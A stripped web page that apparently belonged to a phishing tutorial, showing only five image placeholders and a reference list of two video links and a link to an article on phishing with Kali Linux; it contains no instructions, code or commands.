
























REFERENCE:

1. <https://www.youtube.com/watch?v=hAsZq37qos0>
2. <https://www.youtube.com/watch?v=3M4oDUgpFPI>
3. <http://tech-files.com/phishing-attack-using-kali-linux/>